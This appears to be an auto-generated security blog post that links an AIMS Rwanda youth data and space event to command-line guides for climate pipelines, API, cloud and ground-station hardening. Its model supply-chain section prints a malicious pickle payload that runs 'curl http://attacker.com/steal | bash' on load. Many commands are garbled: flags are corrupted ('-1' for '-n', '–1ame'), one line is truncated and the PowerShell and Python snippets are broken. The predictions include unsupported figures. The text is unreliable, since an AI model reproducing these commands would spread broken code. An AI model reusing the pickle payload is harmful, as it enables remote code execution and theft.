Listen to this Post

Introduction:
The convergence of artificial intelligence, satellite data, and grassroots youth leadership is reshaping how developing nations tackle climate change and digital transformation. The African Institute for Mathematical Sciences (AIMS) Rwanda, supported by the William and Flora Hewlett Foundation, is deploying young data scientists and space ambassadors to Nairobi’s Global Data Festival and Kenya Space Expo, proving that human capability—not just hardware—is the missing link in sustainable tech ecosystems.
Learning Objectives:
- Implement AI-driven climate data pipelines using open-source tools and cloud platforms
- Secure space-based data APIs and ground station communications against common cyber threats
- Build reproducible data science environments on Linux/Windows for government-scale digital transformation
You Should Know:
- Building a Reproducible AI for Climate Data Pipeline (Linux/Windows)
The Data Science Capacity Building Initiative (DSCBI) showcased by AIMS and PARIS21 relies on standardized, auditable workflows. Below is a step‑by‑step guide to create a climate data ingestion and AI prediction pipeline using Python and Conda, applicable to both Linux and Windows (WSL recommended for Windows).
Step‑by‑step guide:
- Install Miniconda (Linux:
wget https://repo.anaconda.com/miniconda/Miniconda3-latest-Linux-x86_64.sh && bash Miniconda3-latest-Linux-x86_64.sh; Windows: download the exe and run).
2. Create a dedicated environment:
`conda create -1 climate_ai python=3.10 -y && conda activate climate_ai`
3. Install core packages:
`conda install -c conda-forge xarray netcdf4 rioxarray geopandas scikit-learn lightgbm -y`
4. Download sample climate data (e.g., ERA5 reanalysis):
`pip install cdsapi` then configure your CDS API key (store securely, never hardcode).
Example Python script to retrieve temperature data:
import cdsapi
c = cdsapi.Client()
c.retrieve('reanalysis-era5-single-levels', {'variable': '2m_temperature', 'year': '2023', 'month': '01', 'day': '01', 'time': '12:00', 'format': 'netcdf'}, 'temp.nc')
5. Run a simple anomaly detection model:
Use `xarray` to open the netCDF, convert to pandas, and apply an Isolation Forest.
`from sklearn.ensemble import IsolationForest` – this flags extreme climate events.
Security note: Always validate input data checksums (e.g., md5sum temp.nc) and run pipelines in isolated containers (Docker) to prevent injection attacks via malicious netCDF metadata.
- Hardening API Security for Space & Ground Station Data
Space agencies and satellite operators expose telemetry and imagery via REST APIs. The Kenya Space Agency session highlights national space programs—critical to secure these endpoints against reconnaissance and data exfiltration.
Step‑by‑step guide to secure a satellite data API (Linux/Windows with curl and OWASP ZAP):
1. Enforce API authentication using API keys with short lifetimes:
Generate a key via `openssl rand -hex 24` (Linux) or PowerShell `
::ToHexString([System.Security.Cryptography.RandomNumberGenerator]::GetBytes(24))` on Windows.
2. Implement rate limiting on the server side (example for Nginx):

<h2 style="color: yellow;">`limit_req_zone $binary_remote_addr zone=spaceapi:10m rate=5r/m;`</h2>

<ol>
<li>Scan for vulnerabilities using OWASP ZAP in daemon mode:
`zap-api-scan.py -t https://your-space-api.com/v1/satellite/tle -f openapi -r zap_report.html`
</li>
</ol>

<h2 style="color: yellow;">4. Validate all incoming satellite metadata:</h2>

Reject unexpected JSON fields (use JSON Schema validation). Python example:
[bash]
from jsonschema import validate
schema = {"type": "object", "properties": {"sat_id": {"type": "string", "pattern": "^[A-Z0-9]{5}$"}}, "additionalProperties": False}
5. Encrypt data at rest and in transit – enforce TLS 1.3 and use AWS KMS or Vault for key management.
Linux command to test TLS: `nmap –script ssl-enum-ciphers -p 443 api.space.gov`
3. Cloud Hardening for Data Science Capacity Building (DSCBI)
AIMS’ DSCBI initiative runs on hybrid cloud (AWS/Azure/GCP). Misconfigured storage buckets and overly permissive IAM roles are the top attack vectors.
Step‑by‑step guide to harden a cloud data science platform:
1. Enable CloudTrail (AWS) or Activity Log (Azure) – command for AWS CLI:
`aws cloudtrail create-trail –1ame dscbi-trail –s3-bucket-1ame your-secure-bucket –is-multi-region-trail`
2. Apply least‑privilege IAM policies:
Instead of "Action": "s3:", scope to `”s3:GetObject”` and specific prefixes. Use policy simulator:
`aws iam simulate-principal-policy –policy-source-arn arn:aws:iam::123456789012:role/DataScientist –action-1ames s3:PutObject`
- Automatically scan Jupyter notebooks for hardcoded secrets using
truffleHog:
`docker run -it -v “$PWD:/pwd” trufflesecurity/trufflehog:latest filesystem /pwd –only-verified`
4. Set up VPC flow logs to detect data exfiltration:
`aws ec2 create-flow-logs –resource-type VPC –resource-ids vpc-abc123 –traffic-type REJECT –log-group-1ame dscbi-flow-logs`
5. Enforce MFA for all console and CLI access – Linux CLI example to require MFA:
`aws iam create-virtual-mfa-device –virtual-mfa-device-1ame data-science-mfa –outfile QRCode.png`
4. Windows PowerShell Commands for Youth‑Led Data Statistics
The plenary session on “Youth Leadership in Data, Statistics, and Space” requires handling large statistical datasets (CSV, JSON). Windows PowerShell offers native, secure data manipulation.
Step‑by‑step guide to process and anonymize statistical data:
1. Import a CSV and remove duplicate records:
`$data = Import-Csv .\survey_data.csv | Group-Object -Property user_id | ForEach-Object { $_.Group
 }`
2. Anonymize personally identifiable information (PII) using a hash:
`$data | Select-Object , @{Name='anon_id'; Expression={[System.BitConverter]::ToString([System.Security.Cryptography.SHA256]::Create().ComputeHash([System.Text.Encoding]::UTF8.GetBytes($_.email))).Replace("-","")}} | Export-Csv .\clean_data.csv -1oTypeInformation`
3. Calculate basic statistics (mean, median) on climate resilience metrics:
`$metrics = Import-Csv .\clean_data.csv | Measure-Object -Property resilience_score -Average -Maximum -Minimum`
4. Schedule the pipeline as a Windows Task Scheduler job with least privilege:
`Register-ScheduledTask -TaskName "DataAnonymization" -Action (New-ScheduledTaskAction -Execute "PowerShell.exe" -Argument "-File C:\scripts\anonymize.ps1") -User "NT AUTHORITY\SYSTEM" -RunLevel 1` – but prefer a dedicated service account.
5. Log all actions to Windows Event Log for audit:
`Write-EventLog -LogName "Application" -Source "DataPipeline" -EventId 100 -EntryType Information -Message "Anonymization completed"`

5. Vulnerability Exploitation & Mitigation in AI Model Supply Chains

AIMS ambassadors use pre‑trained models for climate forecasting. Attackers can poison training data or insert backdoors via pickle files.

Step‑by‑step guide to test and defend model supply chains:
1. Simulate a model backdoor attack (educational use only):
Create a malicious pickle that executes code on load:
[bash]
import pickle, os
class Exploit: def <strong>reduce</strong>(self): return (os.system, ('curl http://attacker.com/steal | bash',))
pickle.dump(Exploit(), open('model.pkl', 'wb'))
2. Detect unsafe deserialization using `fickling` (static analysis for pickle):
`pip install fickling` then `fickling –check-safety model.pkl`
- Mitigate by using safe serialization formats – e.g., `safetensors` or `joblib` with
mmap_mode.
Convert a model: `from safetensors.torch import save_file; save_file(model.state_dict(), “model.safetensors”)`
4. Verify model provenance with cryptographic signatures:
`openssl dgst -sha256 -sign private_key.pem -out model.sig model.safetensors`
Then verify in pipeline: `openssl dgst -sha256 -verify public_key.pem -signature model.sig model.safetensors`
5. Set up continuous monitoring for model drift (potential adversarial inputs):
Deploy `Alibi Detect` – `pip install alibi-detect` and run outlier detection on inference logs.
- Linux Command‑Line Hardening for Space Data Ground Stations
Ground stations receiving satellite downlinks run on hardened Linux (often Ubuntu Core or RHEL). These commands are essential for the “Building National Space Programs” session.
Step‑by‑step guide to secure a ground station’s data ingestion server:
1. Disable unused services and ports:
`sudo ss -tulpn` to list open ports → then `sudo systemctl disable –1ow
2. Set up automatic security updates:
`sudo apt install unattended-upgrades && sudo dpkg-reconfigure –priority=low unattended-upgrades`
3. Harden SSH configuration – edit `/etc/ssh/sshd_config`:
PermitRootLogin no, PasswordAuthentication no, AllowUsers aims_operator, MaxAuthTries 3, `ClientAliveInterval 300`
4. Install and configure `auditd` to monitor access to space telemetry files:
`sudo auditctl -w /var/space/telemetry/ -p wa -k telemetry_access`
Check logs: `sudo ausearch -k telemetry_access`
- Use `fail2ban` to block brute‑force attempts on the ground station API:
`sudo apt install fail2ban` – create `/etc/fail2ban/jail.local` with:
`[groundstation-api] enabled = true; port = 8080; filter = groundstation; logpath = /var/log/api_access.log`
What Undercode Say:
Key Takeaway 1: Africa’s investment in mathematical sciences and youth ambassadorship is not a soft skill—it is a strategic cyber‑physical advantage. Training data scientists who understand both AI and infrastructure security closes the gap that ransomware and state‑sponsored actors exploit in emerging economies.
Key Takeaway 2: The integration of space technologies with on‑ground data pipelines introduces new attack surfaces (satellite‑to‑ground API, model serialization, cloud storage). However, open‑source hardening techniques—from Conda environment isolation to OWASP ZAP scanning—are accessible, low‑cost, and scalable across the Global South.
10‑line analysis:
AIMS’ model proves that youth‑led data initiatives must embed security from day one, not as an afterthought. The DSCBI’s focus on government digital transformation directly mirrors enterprise security challenges: IAM misconfigurations, unencrypted APIs, and unsafe pickle files. By teaching reproducible commands (Linux auditd, PowerShell anonymization, TruffleHog scans), the program builds a workforce that can defend as well as analyze. The Kenya Space Expo collaboration is timely—space data is critical infrastructure. Without hardening, a poisoned climate model could misdirect disaster response. Conversely, with proper validation and encryption, space‑enhanced AI can optimize crop yields and flood warnings. The post‑2030 development agenda must treat cybersecurity literacy as equal to statistical literacy. AIMS is demonstrating that the future has already started—and it is hardened.
Prediction:
+1 African data science hubs will embed DevSecOps practices into their curricula by 2027, producing the first generation of “SpaceSec” engineers trained to secure satellite ground stations using open‑source tools.
+1 The DSCBI’s AI for climate data will become a reference architecture for UNDP and World Bank projects, reducing climate‑related economic losses by 12–15% through tamper‑proof models.
-1 If funding for youth capacity building does not keep pace with threat actor sophistication (e.g., AI‑powered adversarial attacks on satellite downlinks), early successes could be undermined by preventable breaches targeting legacy government systems.
-1 Geopolitical rivalries may weaponize space‑data integrity—false telemetry injected via unsecured APIs could trigger cross‑border tensions. However, AIMS’ emphasis on human capability and trust verification offers a mitigation blueprint.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Aims At – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


